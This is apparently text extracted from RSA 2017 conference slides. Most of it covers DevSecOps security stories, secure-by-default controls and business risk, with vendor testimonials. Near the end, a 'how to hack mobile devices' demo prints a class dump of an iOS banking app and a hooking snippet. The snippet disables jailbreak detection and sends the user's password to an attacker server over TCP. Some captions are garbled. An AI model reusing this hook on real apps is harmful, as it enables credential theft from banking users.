


RSA 2017. Some materials

Security stories


Testing authomated process



An exercise in testing (and trusting) the automated process

- Dynamic/In-Context Security Requirements: Security Stories
- Automated security controls in the lifecycle
- Secure Frameworks and Security Tools used for all projects & human involvement for critical-risk projects
- Threat Model only things that aren't run-of-the-mill web or mobile apps and/or not built on our standardized secure frameworks

We consider security stories about dynamic, in-context security requirements. Dynamics is really important.




An exercise in testing (and trusting) the automated process

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7

DevOps Conn... DevSecOps
BSAC 2017

We suppose security controls are auto-enabled for developers protection by default.



Pre-requisite: Security Controls Auto-enabled to Protect Developers by Default

- If we rely on *every* developer in an enterprise doing the right thing from a security perspective *every* time he/she writes code, we are doomed to fail!
- Wherever possible, security controls are to be made available automatically and turned ON by default
- Developers have go out of their way to turn off security controls
- Secure-by-default in all layers
 - Perimeter
 - Infrastructure
 - Framework
 - Libraries
 - Dev. Tools
 - Code/Config

But this can be a mistake

IT IS A MISTAKE TO THINK YOU
CAN SOLVE ANY MAJOR
PROBLEM JUST WITH POTATOES.

- Douglas Adams




Look at Security Stories that equal citizens.

Security Stories


Holy Grail for any software security professional → Make functional and non-functional requirements equal citizens

In Agile Speak: Make User Stories and Security Stories equal citizens

Before:



After:



What about Agile LifeCycle Management (ALM) tool?

The approach...

- A web-based tool that seamlessly plugs into our Quarterly Release Planning (aka Multi-Sprint Planning) process
- A simple survey that does light-weight threat modelling, generates security stories, and places them in the backlog of the scrum team
- Tracking and reporting from within our Agile LifeCycle Management (ALM) tool

Compare with initial design goals:

What were our initial design goals?

- We should go where they are and not make them come back to our tool on a daily basis
- Two-way sync with our enterprise ALM tool
- It shouldn't take more than 15 minutes for any product developer to complete the survey
- Don't slow them down!
- Comprehensive generic but "actionable" guidance for most technology stacks
- Useful for non-standard apps and acquisitions

What makes a good security story, with "nothing happens"?

What makes a good security story?

- A good security story should be "actionable" bite-sized chunk that can implemented by any developer
- It should have clear usage guidelines for your own security APIs, frameworks, libraries, etc.
- Where needed, it should provide secure code snippets, reusable secure config examples for your custom frameworks, etc.
- It should speak developer lingo and not security lingo!
- It should have a well-defined "acceptance criteria" or better yet automate acceptance with security tests (static/dynamic, etc.) in the CI pipeline
- Clearly call out every-sprint vs one-time stories
- In short, the developers should be able to do it themselves without having to ping the security team for well-established patterns and approved security controls

Learning experience is power thing.

A LEARNING EXPERIENCE IS ONE OF
THOSE THINGS THAT SAYS, "YOU KNOW
THAT THING YOU JUST DID? DON'T DO
THAT."

- Douglas Adams



Focus on priority things

Pitfalls, Gotchas, etc.

- Don't overload your developers with 100s of security stories
- Figure out your own Top 10 (Not OWASP Top 10) and focus on that
- Don't hardcode guidance that could potentially change frequently (e.g. APIs)
- Hyperlink instead ;)
- Prioritize all security stories – High, Medium, Low
- Mandate only High priority stories to be completed initially
- Don't try to boil the ocean - Getting the culture going is more important
- Expect security stories to be moved around in your ALM tool (multiple scrum teams could be working on the same app!)
- Make sure two-way sync doesn't break

Organize correct error detection and handling

So, what does it look like?

16

DevOps Connect Dev

Follow the principles of safe software development.

And think about failures and incidents.

What should I do if I fail?

GAP OF GRIEF

The **Technology** perspective...

▼

Technology risk


- What is the important data?
- Where is the important data?
- What are the most critical applications?
- How important is this part of the infrastructure?
- What does this security event impact?
- Where are we vulnerable?
- Who are the 3rd parties the business rely on?
- What happens if IT services are disrupted?

The **Business** perspective...

▼

Business risk

- What part of the business strategy is the most critical?
- Where are our biggest risk areas?
- What is our risk appetite and tolerance?
- What are our regulatory obligations?
- What are the most valuable pieces of our business?
- How bad could it be?
- Are we effectively managing our risks to achieve our objectives?



RSA

The proven path is business-driven security.

THE PROVEN PATH:

BREADTH


DEPTH

ADAPTABILITY

ECOSYSTEM

TRACK RECORD

STRATEGIC VALUE



RSA

BUSINESS-DRIVEN SECURITY™

Identify important assets for your clients

STRATEGIC VALUE FOR OUR CUSTOMERS

“With one tool and one central location, now we can maximize efficiencies.”


– MELISSA TAYLOR, BERKSHIRE BANK

“The users rated Archer higher than every other solution.”

– JAN JANS, RABOBANK

“...It doesn't matter whether it's incident response, cyber operations, or operational risk management: all the information and business processes flow through Archer.”

– ROLAND CLOUTIER, ADP



RSA

BUSINESS-DRIVEN SECURITY™

Quotes taken from RSA Leader's Program. See <https://www.rsa.com/en-us/customers> for full videos and testimonials.

First do what you can not do

ORGANIZATIONS CAN TARGET WHAT IS MOST IMPACTFUL FIRST, THEN REALLY TAKE COMMAND OF A BROAD RANGE OF RISKS BY LEVERAGING ONE COMMON PLATFORM. CAN YOU GIVE A FEW EXAMPLES?


RSA

BUSINESS-DRIVEN SECURITY™

Improve your business risk management



Examples of software systems (it is not necessary to choose RSA, this is just an



example)

Another example is Microsoft




And finally the opinion of practice. Kevin Mitnick.




And the actual data. For example, network attacks, scanning of network ports.

Network attacks in case of success of hackers create dangerous penetration points for malicious programs. And look at the actual data. For example, network attacks, scanning of network ports statistics.




Use the experience to predict future










Protect your applications including personal wearables, embedded architecture, be careful with BYOD. Hacker is enough to use just one vulnerability. You need to protect all.

Example - how to hack mobile devices.



How? Use best practices and examples.






```
294 id delegate;
295 UIButton *connectButton;
296 UIActivityIndicatorView *_loginWait;
297 }
298
299 @property(n nonatomic) __weak UIActivityIndicatorView *loginWait; // @synthesize loginWait=_loginWait;
300 @property(n nonatomic) __weak UIButton *connectButton; // @synthesize connectButton=_connectButton;
301 @property(retain) id delegate; // @synthesize delegate;
302 @property(retain, nonatomic) UITextField *ipAddrQ4; // @synthesize ipAddrQ4;
303 @property(retain, nonatomic) UITextField *ipAddrQ3; // @synthesize ipAddrQ3;
304 @property(retain, nonatomic) UITextField *ipAddrQ2; // @synthesize ipAddrQ2;
305 @property(retain, nonatomic) UITextField *ipAddrQ1; // @synthesize ipAddrQ1;
306 @property(retain, nonatomic) BankDemo_Client *_BankDemoClient; // @synthesize _BankDemoClient;
307 - (void).cxx_destruct;
308 - (unsigned char)validatePassword:(id)arg1;
309 - (id)getEmailAddr;
310 - (void)connectButtonPressed:(id)arg1;
311 - (void>alertView:(id)arg1 clickedButtonAtIndex:(int)arg2;
312 - (void)edgePan:(id)arg1;
313 - (void)passwordKeyboardDone:(id)arg1;
314 - (void)emailKeyboardDone:(id)arg1;
315 - (void)backgroundTamp:(id)arg1;
316 - (void)testConnectionResponse:(_Bool)arg1;
317 - (void)ipAddrDidChange:(id)arg1;
318 - (BOOL)shouldAutorotateToInterfaceOrientation:(int)arg1;
319 - (void)viewWillDisappear:(BOOL)arg1;
320 - (void)viewDidAppear:(BOOL)arg1;
321 - (void)viewWillDisappear:(BOOL)arg1;
322 - (void)viewWillAppear:(BOOL)arg1;
```




```
13 - (int)failbreakDetect {
14     return 0;
15 }
16
17 void
18 hook FirstViewController
19 - (Boolean)validatePassword:(NSString *)parameter {
20     char sendLine[128];
21     // copy password out of function argument
22     sprintf(sendLine, "%s", [parameter UTF8String]);
23     // send password to my server
24     // ***** basic POSIX TCP socket implementation (available on Google) *****
25     int sockfd;
26     struct sockaddr_in servaddr;
27     sockfd=socket(AF_INET, SOCK_STREAM, 0);
28     bzero(&servaddr, sizeof(servaddr));
29     servaddr.sin_family = AF_INET;
30     servaddr.sin_port=ntons(6969);
31     if (inet_aton(my_server, &servaddr.sin_addr) == 0) return -1;
32     if (connect(sockfd, (struct sockaddr *) &servaddr, sizeof(servaddr)) < 0) return -1;
33 }
```

```
11 hook AppDelegate
12 - (int)failbreakDetect {
13     return 0;
14 }
15
16 void
17 hook FirstViewController
18 - (Boolean)validatePassword:(NSString *)parameter {
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34     ssize_t numBytes, numWritten;
